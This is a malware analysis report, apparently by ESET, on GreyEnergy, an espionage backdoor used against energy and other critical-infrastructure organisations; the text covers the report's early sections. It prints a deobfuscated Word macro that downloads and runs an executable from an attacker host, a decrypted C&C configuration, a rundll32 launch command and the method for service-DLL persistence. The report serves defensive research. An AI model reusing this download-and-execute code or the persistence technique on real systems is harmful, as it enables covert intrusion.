

GREYENERGY

A successor to BlackEnergy



ENJOY SAFER TECHNOLOGY™

CONTENTS

| | |
|--|-----|
| INTRODUCTION | .2 |
| GREYENERGY MODUS OPERANDI | .3 |
| GREYENERGY MINI | .4 |
| GREYENERGY MALWARE | .7 |
| In-memory-only mode. | .8 |
| Service DLL persistence | .8 |
| Configuration and communication | .11 |
| GreyEnergy modules | .14 |
| Anti-reversing and anti-forensics techniques | .15 |
| TOOLS | .17 |
| WEB SERVER BACKDOORS | .17 |
| PROXY C&C (AKA TRIUNGULIN) | .18 |
| INTERNET FACING C&C SERVERS | .20 |
| GREYENERGY AND BLACKENERGY COMPARISON | .21 |
| MOONRAKER PETYA. | .21 |
| CONCLUSION | .24 |
| IOCS | .25 |
| ESET Detection names. | .25 |
| GreyEnergy document | .25 |
| GreyEnergy mini | .26 |
| GreyEnergy droppers | .26 |
| GreyEnergy dropped DLLs. | .26 |
| GreyEnergy in-memory-only DLLs. | .27 |
| Moonraker Petya. | .27 |
| PHP and ASP scripts | .27 |
| Custom port scanner | .28 |
| Mimikatz | .28 |
| WinExe | .28 |
| GreyEnergy mini C&C addresses | .28 |
| GreyEnergy C&C addresses | .29 |

ESET researchers have discovered and analyzed advanced malware, previously undocumented, that has been used in targeted attacks against critical infrastructure organizations in Central and Eastern Europe. The malware, named GreyEnergy by ESET researchers, exhibits many conceptual similarities with BlackEnergy, the malware used in attacks against the Ukrainian energy industry in [December 2015](#). Besides these similarities, there are links that suggest that the group behind GreyEnergy has been working together with the TeleBots group, known in connection with many destructive attacks.

This report reveals the activities of the GreyEnergy group over the past few years.

INTRODUCTION

In December 2015, the BlackEnergy group mounted an attack against the Ukrainian energy industry using the BlackEnergy and KillDisk malware families. That was the last known use of the BlackEnergy malware in the wild. Following this attack, the BlackEnergy group evolved into at least two subgroups: TeleBots and GreyEnergy.

The main goal of the TeleBots group is to perform cybersabotage attacks on Ukraine, which are achieved through computer network attack (CNA) operations. The group performed a number of such disruptive attacks, including:

- A series of [attacks in December 2016](#) using an updated version of the KillDisk malware designed for Windows and [Linux OSes](#)
- The notorious NotPetya attack of [June 2017](#), performed using a [sophisticated backdoor](#) that was embedded into the Ukrainian accounting software M.E.Doc
- The attack using the BadRabbit family in [October 2017](#).

ESET researchers have been tracking the activities of the GreyEnergy group for several years. The group is using a unique family of malware that we detect as GreyEnergy. The design and architecture of the malware are very similar to those of the BlackEnergy malware.

Besides the conceptual similarities in the malware itself, there are links that suggest that the group behind the GreyEnergy malware has been working closely with the TeleBots group. Specifically, the GreyEnergy group deployed a NotPetya-like worm in December 2016, and a more advanced version of this malware was used later by the TeleBots group in the notorious June 2017 attack.

We should say the GreyEnergy group has different goals than the TeleBots group: this group is mostly interested in industrial networks belonging to various critical infrastructure organizations and unlike TeleBots, the GreyEnergy group is not limited to Ukrainian targets.

In late 2015, we first spotted the GreyEnergy malware targeting an energy company in Poland. Still, as with BlackEnergy and TeleBots, the group's main focus has been on Ukraine. They have primarily shown interest in the energy sector, followed by transportation and other high-value targets. At least one organization that had previously been targeted by BlackEnergy has more recently been under attack by GreyEnergy. The most recently observed use of the GreyEnergy malware was in mid-2018.

The GreyEnergy malware is modular, but unlike [Industroyer](#), we have not seen GreyEnergy incorporate any module capable of affecting industrial control systems (ICS). However, the operators of this malware have, on at least one occasion, deployed a disk-wiping component to disrupt operating processes in the affected organization and to cover their tracks.

One of the most intriguing details discovered during our research is that one of the GreyEnergy samples we found was signed with a valid digital certificate that had likely been stolen from a Taiwanese company that produces ICS equipment. In this respect, the GreyEnergy group has literally followed in [Stuxnet's](#) footsteps.

GREYENERGY MODUS OPERANDI

During our tracking of the GreyEnergy group's activity, we have mostly seen the attackers use two initial infection vectors. The first one is relevant for organizations with self-hosted web services. If such a public-facing web service is running on a server that is connected to an internal network, attackers will try to compromise it and then sneak inside the network. The second infection vector is the use of spearphishing emails with malicious attachments.

We have observed that malicious documents have been dropping "GreyEnergy mini", a lightweight first-stage backdoor that does not require administrative privileges. After compromising a computer with GreyEnergy mini, attackers map the network and collect passwords in order to obtain domain administrator privileges. With these privileges, the attackers can control the whole network. The GreyEnergy group uses fairly standard tools for these tasks: Nmap and Mimikatz.

Once attackers are done with the initial network mapping, they can deploy their flagship backdoor – the main GreyEnergy malware. This malware requires administrator privileges, which must already have been obtained before this stage is reached. According to our research, the GreyEnergy actors deploy this backdoor mainly on two types of endpoints: servers with high uptime, and workstations used to control ICS environments.

To make communication with command and control (C&C) servers stealthier, the malicious actors may deploy additional software on internal servers in the compromised network, so each server would act as a proxy. Such a proxy C&C redirects requests from infected nodes inside the network to an external C&C server on the internet. This way, it might be less suspicious to a defender who notices that multiple computers are "talking" to an internal server, rather than to a remote server. This technique can be also used by attackers to control the malware in different segments of a compromised network. A similar technique using internal servers as C&C proxies was used by the [Duqu 2.0 APT](#).

If an affected organization has public-facing web servers connected to an internal network, the attackers may deploy "backup" backdoors onto these servers. These backdoors are used to regain access to the network in the event that the main backdoors are detected and removed.

All C&C servers we have seen used by the GreyEnergy malware have been Tor relays.




Figure 1. // Simplified scheme of the two network compromise scenarios used by the GreyEnergy group

GREYENERGY MINI

GreyEnergy mini is a lightweight first-stage backdoor that is used by attackers in order to evaluate a compromised computer and gain an initial foothold in the network. Usually GreyEnergy mini malware is downloaded by a malicious document that was delivered using spearphishing email. GreyEnergy mini is also known as [FELIXROOT](#).

In September 2017 ESET detected a Microsoft Word decoy document in the Ukrainian language, carrying a malicious macro. The decoy document was designed to look like an interactive form, prompting the victim to enable macros in order to fill it in.




Figure 2. // Decoy document used by GreyEnergy group in September 2017

Once the macro is enabled, its code attempts to download and execute a binary from a remote server.

```
Function HashCheck()
On Error Resume Next
Set s = CreateObject("B64Dec("d3NjcmlwdC5zaGVsbA==")") ' wscript.shell
Set h = CreateObject("B64Dec("bXN4bWwyLnhtbGh0dHA=")) ' msxml2.xmlhttp
p = s.ExpandEnvironmentStrings("%temp%") & B64Dec("XFRwVU5TUzMzXh1") '\TVUNSS3.exe
h.Open "get", B64Dec("aHR0cDovL3BiYW5rLmNvLnVhL2Zhdmljb24uaWNV"), False ' http://pbank.co.ua/favicon.ico
h.send

With CreateObject("B64Dec("YnRvZGIuc3RyZWft")) ' adodb.stream
    .Type = 1
    .Open
    .Write h.responseText
    .savetofile p, 2
    .Close
End With

s.Run p
End Function
```

Figure 3. // Malicious VBA macro (comments added by ESET)

Interestingly, that document has, embedded in its body, a link that points to a remote picture. Once the document is opened, it makes an attempt to download that picture. Therefore, attackers are notified when the document is opened. This technique allows tracking a success ratio between targets who enabled the malicious macro versus those who just opened the document without enabling macros.

```
<Relationship Id="rId40" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/control" Target="activeX/activeX3.xml"/><Relationship Id="rId41" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/control" Target="activeX/activeX11.xml"/><Relationship Id="rId42" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/picture" Target="http://pbank.co.ua/img/rKPGshUCwICOdqe1P8Ig5odmykCedtG2zar.png" TargetMode="External"/><Relationship Id="rId43" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/control" Target="activeX/activeX11.xml"/><Relationship Id="rId40" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/control" Target="activeX/activeX3.xml"/>
```

Figure 4. // A link to an external "tracker" image in the malicious document

The downloaded executable is a GreyEnergy mini dropper. The dropper writes a malicious DLL in the %APPDATA% folder using a randomly generated GUID as its name. In addition, the dropper creates a .LINK file, using a blank filename, in the `Startup` folder in the Start Menu with an entry that executes `rundll32.exe` with the path to the DLL as a command line argument. This is the persistence method used by GreyEnergy mini.

This dropped DLL is the main module of GreyEnergy mini; it is disguised as a legitimate file that belongs to Microsoft Windows.




Figure 5. // The GreyEnergy mini DLL disguised as a legitimate Windows DLL

In order to assess the value of a compromised computer, the malware collects as much information as possible and sends the collected data to the C&C. The information collection is performed using WMI Query Language (WQL) and queries to the Windows registry. The following information is collected:

- Computer name
- Operating system version, including service pack version
- Default locale
- Username
- Current Windows user privileges, elevation, UAC level
- Proxy settings
- Information about computer (manufacturer, model, system type)
- Time zone
- Installed security software (antivirus and firewall)

- List of users and domains
- List of installed software obtained from registry
- Information about network (IP addresses, DHCP Server, etc.)
- List of running processes

The malware receives commands from a C&C server. The following commands are supported:

| Command ID | Meaning |
|------------|---|
| 1 | Collect information about computer |
| 2 | Download and run executable file from temporary directory |
| 3 | Run shell command |
| 4 | Uninstall itself from compromised computer |
| 5 | Download and run .BAT file from temporary directory |
| 6 | Download file to local drive |
| 7 | Upload file |

The configuration of the malware is embedded, in JSON format, inside the binary and is encoded with a custom algorithm. The encrypted data contains four bytes at the beginning; these bytes are used as the key for an XOR operation to decrypt the rest of the data. Most strings used by the malware are encrypted using this algorithm.

| | | |
|-----------|---|--------------------|
| 00001F2D: | 3A B2 68 D3-41 90 59 F1-1A 88 48 F1-52 C6 1C A3 | • hAPYë→ИнёRЛГ |
| 00001F3D: | 49 88 47 FC-02 8A 46 E2-03 8A 46 E2-09 9C 59 E2 | ИИН¶OKFT♥KFTсбYт |
| 00001F4D: | 0C 88 50 E7-0E 81 47 AB-57 DE 1B B6-48 C4 01 B0 | ФИРЧЛБГлW ← H-Θ |
| 00001F5D: | 5F 90 44 F1-08 90 48 E9-1A 90 5B E3-18 9E 4A E7 | _PDё•РНш→P[у↑ЮJЧ |
| 00001F6D: | 18 92 52 F3-18 F5 1D B5-49 D7 2F 9B-58 D1 4A FF | ↑TRe↑и↔ I /ыХ_Ж |
| 00001F7D: | 18 84 4A F3-3A 92 4A E0-18 9E 48 F1-0D 90 48 E9 | ↑ДJе:ТJр↑ИОНёJРНш |
| 00001F8D: | 1A 90 68 A7-4E C2 52 FC-15 8A 50 FD-0B 8B 50 FD | →PhзN_TRNº§KP¤đЛР¤ |
| 00001F9D: | 0B 81 46 E2-0B 84 52 EB-0A 8A 58 FC-42 DF 04 A0 | δБFTδДRы¤KXNºВ■♦a |
| 00001FAD: | 5F C0 1E BA-59 D7 4A AE-00 00 00 00-00 00 00 00 | _Л▲ Y Jo |
| 00001F2D: | 3A B2 68 D3-7B 22 31 22-20 3A 20 22-68 74 74 70 | :■h{"1" : "http |
| 00001F3D: | 73 3A 2F 2F-38 38 2E 31-39 38 2E 31-33 2E 31 31 | s://88.198.13.11 |
| 00001F4D: | 36 3A 38 34-34 33 2F 78-6D 6C 73 65-72 76 69 63 | 6:8443/xmlservic |
| 00001F5D: | 65 22 2C 22-32 22 20 3A-20 22 33 30-22 2C 22 34 | e","2" : "30","4 |
| 00001F6D: | 22 20 3A 20-22 47 75 66-73 65 47 48-62 63 22 2C | " : "GufseGHbc", |
| 00001F7D: | 22 36 22 20-3A 20 22 33-22 2C 20 22-37 22 20 3A | "6" : "3", "7" : |
| 00001F8D: | 20 22 68 74-74 70 3A 2F-2F 38 38 2E-31 39 38 2E | "http://88.198. |
| 00001F9D: | 31 33 2E 31-31 36 3A 38-30 38 30 2F-78 6D 6C 73 | 13.116:8080/xmls |
| 00001FAD: | 65 72 76 69-63 65 22 7D-00 00 00 00-00 00 00 00 | ervice"} |

Figure 6. // The embedded configuration of GreyEnergy mini malware before and after decryption

All GreyEnergy mini configurations we have seen contain HTTPS and HTTP servers used as C&Cs. This allows attackers to switch to HTTP on targets where HTTPS is not allowed by network or firewall configurations.

The GreyEnergy mini malware shares code similarities with other GreyEnergy malware. In addition to that, both GreyEnergy mini and the main GreyEnergy backdoor shared exactly the same C&C servers.

GREYENERGY MALWARE

The GreyEnergy malware is the flagship backdoor of the GreyEnergy group. The malware samples analyzed here are written in C and compiled using Visual Studio, but without using the standard C run-time libraries (CRT) functions. Packed samples may contain a forged PE timestamp, but once the samples are unpacked, the PE timestamp is zero (representing 1 January, 1970).




Figure 7. // The PE timestamp of an unpacked GreyEnergy sample

Interestingly, one of the first GreyEnergy malware samples analyzed was digitally-signed with a code-signing certificate belonging to a company named Advantech. Advantech is a Taiwanese company that produces industrial equipment and IoT hardware. Since we discovered that exactly the same certificate was used to sign clean, non-malicious software from Advantech, we believe that this certificate was likely stolen. It is worth noting that the discovered sample does not have countersignatures, which means that the digital signature became invalid once the certificate's validity period had expired.




Figure 8. // Advantech code-signing certificate used to sign a GreyEnergy malware sample

The certificate data are as follows:

```
Serial Number: 15:f4:8f:98:c5:79:41:00:6f:4c:9a:63:9b:f3:c1:cc
Validity:
    Not Before: Feb 10 00:00:00 2014 GMT
    Not After : Feb 26 23:59:59 2017 GMT
SHA1 Fingerprint=97:53:AD:54:DF:6B:D6:73:E0:6C:00:36:3D:34:6A:06:00:7A:0A:9B
```

We observed that the GreyEnergy malware is usually deployed in two modes: in-memory-only mode, and using Service DLL persistence. The former mode is used when attackers are confident that malware deployment does not require any persistence at all (e.g. servers with high uptime); the latter mode is used when the malware needs to be able to survive any possible reboot.

In-memory-only mode


For the in-memory-only mode, attackers put a DLL file in a specific folder and then execute it using the Windows application `rundll32.exe`. We have seen that the attackers are using Windows Sysinternals PsExec tool locally in order to execute `rundll32.exe` under the highest possible privileges (`NT AUTHORITY\SYSTEM`).

Here is an actual command line used in the initial stage of GreyEnergy's in-memory-only execution:

```
cmd.exe /c "C:\Windows\System32\rundll32.exe "C:\Sun\Thumbs.db",#1
CAIAABBmAAAGAAAA8GFGvkHVGDtGRqc13Z3nYJ9aXCm7TVZX8k1EdjacOSU="
```

In this example, `Thumbs.db` represents a GreyEnergy DLL file, of which the function with the first ordinal is called by the `rundll32.exe` process. The supplied command line parameter contains a base64-encoded sequence of bytes that is later used as an AES-256 key to decrypt a small stub. Afterwards, the code in the stub launches a new instance of the `svchost.exe` process and injects a GreyEnergy payload there. In the final step, the GreyEnergy `rundll32.exe` process is terminated and the malicious DLL file is secure-wiped from the disk. The GreyEnergy payload would therefore exist only in the context of its `svchost.exe`'s process memory.

Apparently, the malware authors' intention was to design the malware in such a way that without having the key provided on the command line, it is impossible to decrypt the stub and payload.



```
; $!      "      <!      J#  ↑
ror  ↪VirtualAlloc  ↪VirtualProtectEx <♥LoadLibraryA  ↪G
CryptAcquireContextW = CryptSetKeyParam  ↳ CryptImportKey
#      0‡  decrypt_overlay_stub.dll
```

Figure 9. // An internal name of GreyEnergy DLL for in-memory-only mode

If the in-memory-only mode is used, terminating the corresponding `svchost.exe` process or rebooting the computer is enough to remove the GreyEnergy malware.

Service DLL persistence

To use this method, the malware operators deploy a GreyEnergy dropper, which must be executed under administrator privileges.

The `ServiceDLL` registry key is a feature that allows starting a service DLL module in the context of the `svchost.exe` process. This feature is not well documented by Microsoft; however, it has been used by a number of malware families, including the prolific Conficker worm.

For `service DLL` persistence, the malware dropper finds an already existing service and adds a new `ServiceDLL` registry key. Since using this method could break the system, the dropper first performs a series of checks in order to pick a service that fulfills many requirements.

First, the dropper enumerates all Windows services that are currently stopped, by executing the following WQL query:

```
Select * from Win32_Service where PathName Like '%%svchost%%' and State =  
'Stopped'
```

The following conditions can be added to the query:

```
and StartMode = 'Disabled' or and StartMode = 'Manual'  
and ServiceType = 'Own Process' or and ServiceType = 'Share Process'
```

Next, the dropper tries to pick the right service by enumerating the results and skipping those that match the following conditions:

- Service name contains `winmgmt` (Windows Management Instrumentation) or `BITS` (Background Intelligent Transfer Service)
- The dropper does not have access to the service or the registry key
- The `DependOnService` registry value is not empty
- A registry value does not exist for `ServiceDll` or `ImagePath`
- The service's command line contains one of these words:
 - `DcomLaunch, LocalServiceNetworkRestricted, LocalServiceNoNetwork,`
`LocalServicePeerNet, LocalSystemNetworkRestricted,`
`NetworkServiceNetworkRestricted, secsvcs, wcssvc`

Once a service is found that satisfies these conditions, the malware drops a DLL file into the `system32` directory of Windows and writes the `ServiceDLL` registry key. The name of the DLL contains four randomly generated characters and `svc.dll` or `srv.dll` at the end. In addition, the dropper forges the file's time metadata by copying it from the existing `user32.dll` file.

The latest version of the GreyEnergy dropper supports both 32- and 64-bit operating systems.




Figure 10. // The GreyEnergy DLL deployed using the Service DLL persistence method

